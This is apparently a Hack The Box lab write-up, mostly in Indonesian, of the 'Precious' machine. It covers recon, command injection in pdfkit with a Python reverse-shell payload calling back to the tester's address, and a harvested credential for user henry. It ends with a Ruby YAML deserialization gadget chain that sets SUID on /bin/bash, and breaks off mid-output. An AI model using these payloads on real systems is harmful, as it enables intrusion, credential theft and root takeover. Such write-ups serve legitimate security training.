


Machine Hack The Box :

Precious



Executive Summary

Background

Tujuan kita untuk melakukan penetration testing ini untuk menguji keamanan web page di dalam server ini.

Summary of Result


Hasil yang kita peroleh dari melakukan fase uji ini ialah mendapatkan suatu flag ketika kita menembus ke dalam webpage tersebut.

Strategic Recommendation

Rekomendasi strategis kami untuk menanggulangi adanya kejadian seperti berikut, adalah untuk menjalankan prosedur secure coding. ketembusan data yang terjadi pada kasus ini dikarenakan terjadinya kekurangan planning dalam membangun web page tersebut. alhasil, file yang ada di dalam webpage tersebut pun bisa diambil dan dimanipulasikan.


secure coding adalah suatu penerapan programming yang mengimplementasikan codingan dengan high level language untuk memitigasi-nya potensi vulnerabilitas.


Connecting to The Machine


Server IP Address	
Command Used	<ul style="list-style-type: none"> - cd Downloads - sudo openvpn lab.AssOfLear.ovpn
Result	<pre> (kali@kali)-[~/Downloads] \$ sudo openvpn lab.AssOfLear.ovpn [sudo] password for kali: 2023-01-17 13:22:25 WARNING: Compression for receiving enabled. Compression has been used in the past to break encryption. Sent packets are not compressed unless "allow-compression yes" is als o set. 2023-01-17 13:22:25 OpenVPN 2.5.7 x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO] [LZ4] [EPOLL] [PKCS1 1] [MH/PKTINFO] [AEAD] built on Jul 5 2022 2023-01-17 13:22:25 library versions: OpenSSL 3.0.5 5 Jul 2022, LZO 2.10 2023-01-17 13:22:25 Outgoing Control Channel Authentication: Using 256 bit message hash 'SHA256' for HMAC authentication 2023-01-17 13:22:25 Incoming Control Channel Authentication: Using 256 bit message hash 'SHA256' for HMAC authentication 2023-01-17 13:22:27 TCP/UDP: Preserving recently used remote address: [AF_INET]43.249.38.1:1337 2023-01-17 13:22:27 Socket Buffers: R=[212992→212992] S=[212992→212992] 2023-01-17 13:22:27 UDP link local: (not bound) 2023-01-17 13:22:27 UDP link remote: [AF_INET]43.249.38.1:1337 2023-01-17 13:22:27 TLS: Initial packet from [AF_INET]43.249.38.1:1337, sid=de26f445 948e668e 2023-01-17 13:22:28 VERIFY OK: depth=1, C=UK, ST=City, L=London, O=HackTheBox, CN=HackTheBox CA, name=htb, emailAddress=info@hackthebox.eu 2023-01-17 13:22:28 VERIFY KU OK 2023-01-17 13:22:28 Validating certificate extended key usage 2023-01-17 13:22:28 ++ Certificate has EKU (str) TLS Web Server Authentication, expects TLS Web Server Authentication 2023-01-17 13:22:28 VERIFY ECU OK 2023-01-17 13:22:28 VERIFY OK: depth=0, C=UK, ST=City, L=London, O=HackTheBox, CN=htb, name=htb, emailAddress=info@hackthebox.eu 2023-01-17 13:22:28 Control Channel: TLSv1.3, cipher TLSv1.3 TLS_AES_256_GCM_SHA384, peer certif icate: 2048 bit RSA, signature: RSA-SHA1 2023-01-17 13:22:28 [htb] Peer Connection Initiated with [AF_INET]43.249.38.1:1337 2023-01-17 13:22:28 PUSH: Received control message: 'PUSH_REPLY,route 10.10.10.0 255.255.254.0,r oute 10.129.0.0 255.255.0.0,route-ipv6 dead:beef::/64,tun-ipv6,route-gateway 10.10.14.1,topology subnet,ping 10,ping-restart 120,ifconfig-ipv6 dead:beef::1031/64 dead:beef::2::1,ifconfig 10.1 0.14.51 255.255.254.0,peer-id 11,cipher AES-256-CBC' 2023-01-17 13:22:28 OPTIONS IMPORT: timers and/or timeouts modified 2023-01-17 13:22:28 OPTIONS IMPORT: --ifconfig/up options modified 2023-01-17 13:22:28 OPTIONS IMPORT: route options modified 2023-01-17 13:22:28 OPTIONS IMPORT: route-related options modified 2023-01-17 13:22:28 OPTIONS IMPORT: peer-id set 2023-01-17 13:22:28 OPTIONS IMPORT: adjusting link_mtu to 1625 2023-01-17 13:22:28 OPTIONS IMPORT: data channel crypto options modified 2023-01-17 13:22:28 Data Channel: using negotiated cipher 'AES-256-CBC' </pre> 
Description	<ul style="list-style-type: none"> - Pertama kita login ke dalam akun dan buka webpage machine untuk Precious. - Download file openvpn dan masukan di directory yang diinginkan.


	<ul style="list-style-type: none"> - Buka terminal dari directory awal pindah ke directory file openvpn dan jalankan command sesuai command yang digunakan di atas untuk connect ke HTB dengan openvpn
--	---

Information Gathering


Server IP Address	
Command Used	nmap 10.10.11.189 -p- -T 3
Result	 <pre> (kali@kali)-[~] \$ nmap 10.10.11.189 -p- -T 3 Starting Nmap 7.92 (https://nmap.org) at 2023-01-16 09:32 EST Stats: 0:00:10 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan Connect Scan Timing: About 52.05% done; ETC: 09:32 (0:00:09 remaining) Nmap scan report for 10.10.11.189 Host is up (0.030s latency). Not shown: 65533 closed tcp ports (conn-refused) PORT STATE SERVICE 22/tcp open ssh 80/tcp open http Nmap done: 1 IP address (1 host up) scanned in 18.33 seconds </pre>
Description	<ul style="list-style-type: none"> - Kita awal-awal melakukan nmap pada IP machine untuk mengecek seluruh port yang dimilikinya dan service apa yang dijalankan tersebut. - nmap dengan -T dengan angka tertentu untuk melakukan proses nmap dengan lebih cepat bila dibuat lebih tinggi angkanya. - nmap dengan -p menyatakan port yang akan di scan dan mengoveride default. ditambah dengan - dibelakangnya akan mencari semua port yang ada.

Opening Target Web Application	
Command Used	sudo nano /etc/hosts
Result	 <pre> (kali@kali)-[~] \$ sudo nano /etc/hosts </pre>


	 <pre> kali@kali: ~ File Actions Edit View Help GNU nano 6.4 /etc/hosts 127.0.0.1 localhost 127.0.1.1 kali 10.10.11.189 precious.htb # The following lines are desirable for IPv6 capable hosts ::1 localhost ip6-localhost ip6-loopback ff02::1 ip6-allnodes ff02::2 ip6-allrouters </pre>
Description	<ul style="list-style-type: none"> - Disini kita memasukkan IP address dari machine serta nama domain dari web appnya ke dalam file hosts kali kita agar dapat diakses web app tersebut. - Di dalam TXT tersebut pada sisi kiri berupa baris IP dan pada sisi kanan berupa baris para Hosts. - TXT ini kemudian akan digunakan untuk membuka link target

Target Web Application Location	
Listen Port	80
Preview	
Description	<ul style="list-style-type: none"> - Disini kita memasukkan IP address dari yang kita ketahui dengan port 80 akan meredirect kita ke precious.htb

Finding Web Application Vulnerabilities	
Command Used	dirsearch -u precious.htb

Result	 <pre> root@kali: /home/kali File Actions Edit View Help (root@kali)-[/home/kali] # dirsearch URL target is missing, try using -u <url> (root@kali)-[/home/kali] # dirsearch -u precious.htb 0.4.2 0.4.2 Extensions: php, aspx, jsp, html, js HTTP method: GET Threads: 30 Wordlist size: 10927 Output File: /root/.dirsearch/reports/precious.htb_23-01-16_10-13-17.txt Error Log: /root/.dirsearch/logs/errors-23-01-16_10-13-17.log Target: http://precious.htb/ [10:13:17] Starting: Task Completed </pre>
Description	<ul style="list-style-type: none"> - Kita menggunakan tools dirsearch untuk mencari directories dari website tersebut. Setelah itu kita liat output file di /root/.dirsearch/reports/precious.htb_23-01-16_10-13-17.txt dan hasilnya tidak ada. Maka tidak ada directories yang bisa didapatkan

Finding Web Application Vulnerabilities


Result	 <pre> 1 <!DOCTYPE html> 2 <html> 3 <head> 4 <title>Convert Web Page to PDF</title> 5 <link rel="stylesheet" href="stylesheets/style.css"> 6 </head> 7 <body> 8 <div class="wrapper"> 9 <h1 class="title">Convert Web Page to PDF</h1> 10 <form action="/" method="post"> 11 <p>Enter URL to fetch</p>
 12 <input type="text" name="url" value=""> 13 <input type="submit" value="Submit"> 14 </form> 15 <h2 class="msg"></h2> 16 </div> 17 </body> 18 </html> 19 </pre>
Description	<ul style="list-style-type: none"> - Mengecek source code untuk melihat apakah ada suatu vulnerability yang dapat di exploit

Finding Web Application Vulnerabilities


Command Used	<ul style="list-style-type: none"> - ifconfig tun0 - python3 -m http.server 80 - exiftool 6jwtno3ofsfck0lr3q5chzi7h891atvn.pdf
--------------	---

Result

```
kali@kali: ~  
File Actions Edit View Help  
kali@kali: ~ x kali@kali: ~ x  
(kali@kali)~[~]  
$ ifconfig tun0  
tun0: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST> mtu 1500  
    inet 10.10.14.51 netmask 255.255.254.0 destination 10.10.14.51  
    inet6 fe80::abe0:a4c5:cf04:9c0e prefixlen 64 scopeid 0x20<link>  
    inet6 dead:beef:2::1031 prefixlen 64 scopeid 0x0<global>  
    unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00 txqueuelen 500 (UNSPEC)  
    RX packets 18 bytes 3059 (2.9 KiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 27 bytes 2335 (2.2 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
http://10.10.14.51  
(kali@kali)~[~]  
$  
  
(kali@kali)~[~]  
$ python3 -m http.server 80  
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...  
10.10.11.189 - - [17/Jan/2023 13:32:35] "GET / HTTP/1.1" 200 -  
  
Convert Web Page to PDF  
Enter URL to fetch  
http://10.10.14.51 Submit  
  
Directory listing for /  
  .bash_history  
  .bash_logout  
  .bashrc  
  .bashrc.original  
  .BurySuite/  
  .cshrc  
  .condfig/  
  .cshrc  
  .cshrc  
  .docker_auth  
  .face  
  .face.jsonid  
  .gimpd  
  .ICEauthority  
  .jshrc  
  .jshrc  
  .local/  
  .mozilla/  
  .mozilla/  
  .profile  
  .ssh/  
  .ssh/as_admin_successful  
  .Xauthority  
  .Xsession-errors  
  .Xsession-errors.old  
  .xsessionrc  
  .xsh_history  
  .xshrc  
  .xshrc  
  .Documents/  
  .Downloads/  
  .MIME/  
  .mozilla.lst  
  .MIME/  
  .mozilla.lst  
  .mozilla.lst
```

	 <pre> kali@kali: ~/Downloads File Actions Edit View Help kali@kali: ~ x kali@kali: ~/Downloads x (kali@kali)-[~/Downloads] \$ exiftool 6jwtno3ofsfc0lr3q5chzi7h891atvn.pdf ExifTool Version Number : 12.44 File Name : 6jwtno3ofsfc0lr3q5chzi7h891atvn.pdf Directory : . File Size : 33 kB File Modification Date/Time : 2023:01:17 08:41:05-05:00 File Access Date/Time : 2023:01:17 08:41:04-05:00 File Inode Change Date/Time : 2023:01:17 08:41:05-05:00 File Permissions : -rw-r--r-- File Type : PDF File Type Extension : pdf MIME Type : application/pdf PDF Version : 1.4 Linearized : No Page Count : 1 Creator : Generated by pdftk v0.8.6 (kali@kali)-[~/Downloads] \$ </pre>
Description	<ul style="list-style-type: none"> - Pertama kita membuat web server milik kita sendiri dengan command python3 untuk menjalankan server - Selanjutnya kita masukkan VPN IP kita ke dalam kolom pada web precious.htb Kita menggunakan IP milik kita yang sudah di convert oleh openVPN milik HTB. - Kita akan di redirect ke website yang berisi pdf dari web page yang telah kita buat dengan python3 - Setelah mendownload file pdf tersebut ke kali, kita dapat mengecek mengenai file pdf tersebut menggunakan exiftool. - Hasil pengecekan akan menunjukkan bahwa pdf dibuat dengan pdftk v0.8.6 yang masih memiliki vulnerability.

Web Application Penetration Testing

Web Application Penetration and Information Retrieval	
Attack Method	Command Injection pdfkit
Payload or Command Used	<ul style="list-style-type: none"> - <code>http://10.10.14.51/?name=%20`python3 -c 'import socket,os,pty;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.14.51",4242));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);pty.spawn("/bin/sh")'`</code> - <code>nc -nvlp 4242</code> - <code>ls</code> - <code>cd</code> - <code>cat</code> - <code>ssh henry@10.10.11.189</code>
Step-by-Step Action	<ul style="list-style-type: none"> - Disini kita melihat bahwa pdfkit versi lama memiliki exploit dimana bagian saat memasukan URL dapat ditambahkan parameter yang dapat digunakan untuk command injection. - Kita terlebih dahulu akan menggunakan netcat pada port 4242 yang dapat melayani TCP/UDP untuk melakukan reverse shell. Tujuan dari hal ini adalah agar port 4242 dari device kita dapat mendengarkan atau menangkap hasil dari reverse shell payload yang telah diarahkan ke IP kita dan port 4242. - Selanjutnya, digunakan payload python reverse shell sebagai isi dari parameter untuk command injection dan memasukkannya ke kolom isi URL pada web precious.htb - Setelah itu, kita akan dapat akses dari shell IP target kita sehingga kita bisa melihat di dalam salah satu directorynya /home/ruby bahwa ada directory bundle yang berisi file config. - Dalam config ditemukan credentials untuk user henry. - Kita menggunakan ssh untuk masuk shell sebagai user henry. - Dalam directory /home/henry, kita mendapat flag pertama kita dengan command cat user.txt.
Result	 <p>The screenshot displays the CVE-2022-25765 entry on the CVE website. It includes the CVE ID, a link to learn more at the National Vulnerability Database (NVD), and a description of the vulnerability. The description states: "The package pdfkit from 0.0.0 are vulnerable to Command Injection where the URL is not properly sanitized." Below the description, there is a section for references, which lists several sources including Fedora project announcements and GitHub pull requests.</p>

Affected versions of this package are vulnerable to Command Injection where the URL is not properly sanitized.


PoC:

```
PDFKit.new("http://example.com/?name=#{params[:name]}").to_pdf
```

```
irb(main):060:0> puts PDFKit.new("http://example.com/?name=#{'%20'sleep 5'}").command
wkhtmltopdf --quiet [...] "http://example.com/?name=%20'sleep 5" - => nil
```

```
PDFKit.new("http://example.com/?name=#{'%20`sleep 5`'}").to_pdf # 5 seconds wait...
```

```
PDFKit.new("http%20`sleep 5`").to_pdf
```



```
File Actions Edit View Help
kali@kali: ~ x kali@kali: ~ x kali@kali: ~ x

--(kali@kali)~[~]
$ nc -nvlp 4242
listening on [any] 4242 ...
connect to [10.10.14.51] from (UNKNOWN) [10.10.11.189] 58902
$ ls
ls
app config config.ru Gemfile Gemfile.lock pdf public
$ ls /
ls /
bin home lib64 mnt run tmp vmlinuz.old
boot initrd.img libx32 opt/sbin usr
dev initrd.img.old lost+found proc/srv var
etc lib media root sys vmlinuz
$ ls /home
ls /home
henry ruby
$ cd /bin/ruby
cd /bin/ruby
/bin/sh: 4: cd: can't cd to /bin/ruby
$ cd /home/ruby
cd /home/ruby
$ ls
ls
$ ls -la
ls -la
total 28
drwxr-xr-x 4 ruby ruby 4096 Jan 17 13:29 .
drwxr-xr-x 4 root root 4096 Oct 26 08:28 ..
lrwxrwxrwx 1 root root 9 Oct 26 07:53 .bash_history -> /dev/null
-rw-r--r-- 1 ruby ruby 220 Mar 27 2022 .bash_logout
-rw-r--r-- 1 ruby ruby 3526 Mar 27 2022 .bashrc
dr-xr-xr-x 2 root ruby 4096 Oct 26 08:28 .bundle
drwxr-xr-x 3 ruby ruby 4096 Jan 17 13:29 .cache
-rw-r--r-- 1 ruby ruby 807 Mar 27 2022 .profile
$ ls .bundle
ls .bundle
config
$ cd .bundle
cd .bundle
$ ls
ls
drwxr-xr-x 4 ruby ruby 4096 Jan 17 13:29 .
drwxr-xr-x 4 root root 4096 Oct 26 08:28 ..
lrwxrwxrwx 1 root root 9 Oct 26 07:53 .bash_history -> /dev/null
-rw-r--r-- 1 ruby ruby 220 Mar 27 2022 .bash_logout
-rw-r--r-- 1 ruby ruby 3526 Mar 27 2022 .bashrc
dr-xr-xr-x 2 root ruby 4096 Oct 26 08:28 .bundle
drwxr-xr-x 3 ruby ruby 4096 Jan 17 13:29 .cache
-rw-r--r-- 1 ruby ruby 807 Mar 27 2022 .profile
$ ls .bundle
ls .bundle
config
$ cd .bundle
cd .bundle
$ ls
ls
config
$ ls -la
ls -la
total 12
dr-xr-xr-x 2 root ruby 4096 Oct 26 08:28 .
drwxr-xr-x 4 ruby ruby 4096 Jan 17 13:29 ..
-r-xr-xr-x 1 root ruby 62 Sep 26 05:04 config
$ cd config
cd config
/bin/sh: 12: cd: can't cd to config
$ cat config
cat config
---
BUNDLE_HTTPS://RUBYGEMS__ORG/: "henry:Q3c1AqGHtoI0aXAYFH"
$

henry@precious: ~
File Actions Edit View Help
kali@kali: ~ x kali@kali: ~/Downloads x henry@precious: ~ x

$ ssh henry@10.10.14.51
ssh: connect to host 10.10.14.51 port 22: Connection refused

--(kali@kali)~[~]
$ ssh henry@10.10.11.189
The authenticity of host '10.10.11.189 (10.10.11.189)' can't be established.
ED25519 key fingerprint is SHA256:1WpIxI8qwKmYSRdGtCjweUByFzcn0MSpKgv+AwWRLkU.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.189' (ED25519) to the list of known hosts.
henry@10.10.11.189's password:
Linux precious 5.10.0-19-amd64 #1 SMP Debian 5.10.149-2 (2022-10-21) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
henry@precious:~$
```

```

henry@precious:/$ cd /
henry@precious:/$ ls
bin boot dev etc home initrd.img initrd.img.old lib lib64 lib32 lost+found media mnt opt proc root run sbin srv sys usr var vmlinuz vmlinuz.old
henry@precious:/$ cd /home
henry@precious:/home$ cd /henry
-bash: cd: /henry: No such file or directory
henry@precious:/home$ ls
henry ruby
henry@precious:/home$ cd henry
henry@precious:~$ ls
dependencies.yml user.txt
henry@precious:~$ cat user.txt
e23148c4dc3db2defc9317f91d029
henry@precious:~$

```

Server Penetration Testing

Server Penetration and Information Retrieval	
Attack Method	Blind Remote Code Execution through YAML Deserialization
Payload / Command Used	<p>Isi file (dependencies.yml) yang kita buat:</p> <pre> --- - !ruby/object:Gem::Installer i: x - !ruby/object:Gem::SpecFetcher i: y - !ruby/object:Gem::Requirement requirements: !ruby/object:Gem::Package::TarReader io: &1 !ruby/object:Net::BufferedIO io: &1 !ruby/object:Gem::Package::TarReader::Entry read: 0 header: "abc" debug_output: &1 !ruby/object:Net::WriteAdapter socket: &1 !ruby/object:Gem::RequestSet sets: !ruby/object:Net::WriteAdapter socket: !ruby/module 'Kernel' method_id: :system git_set: chmod +s /bin/bash method_id: :resolve </pre> <p>Command di linux:</p> <ul style="list-style-type: none"> - ls - sudo - cat - nano - bash - cd
Step-by-step action	<ul style="list-style-type: none"> - Disini digunakan sudo -l untuk melihat kemampuan yang dimiliki user henry - Setelah itu, diketahui bahwa user henry dapat menjalankan update_dependencies.rb - Isi dari program tersebut terdapat perintah untuk membaca file YAML dependencies.yml - Di dalam file update_dependencies.rb terdapat suatu line berisi code digunakan untuk mengeksekusi file dependencies.yml. File dengan extension yml merupakan sebuah bahasa pemrograman yang sering digunakan untuk mengkonfigurasi data yang disimpan atau ditransmit. Pada File YAML tersebut dapat kita buat dan diisi dengan suatu

command linux. Dalam kasus ini, digunakan **command chmod +s /bin/bash**. Disini digunakan **chmod +s** untuk mengubah **permission file/directory** sehingga user apapun yang mengaksesnya menjadi bagian dari user atau group yang seharusnya bisa membuka file tersebut. Kita menggunakan **bash** disini untuk menjalankan **shell** yang dapat berjalan dalam **privilege yang lebih tinggi**.

- Selanjutnya, kita menjalankan **update_dependencies.rb** dengan **sudo**.
- Setelah menaikkan **privilege** kita untuk **/bin/bash**, kita gunakan command **bash -p** untuk menggunakan **bash** sebagai **root**. **-p** dari **bash** digunakan untuk menjalankan **bash** dalam **privilege** lebih tinggi karena **bash** dijalankan mengikuti **user id** yang seharusnya digunakan **file**.
- Kita mengakses **root folder**, dalam itu terdapat **flag terakhir**.

Result

```
sudo: a password is required
henry@precious:~$ sudo -l
Matching Defaults entries for henry on precious:
    env_reset, mail_badpass,
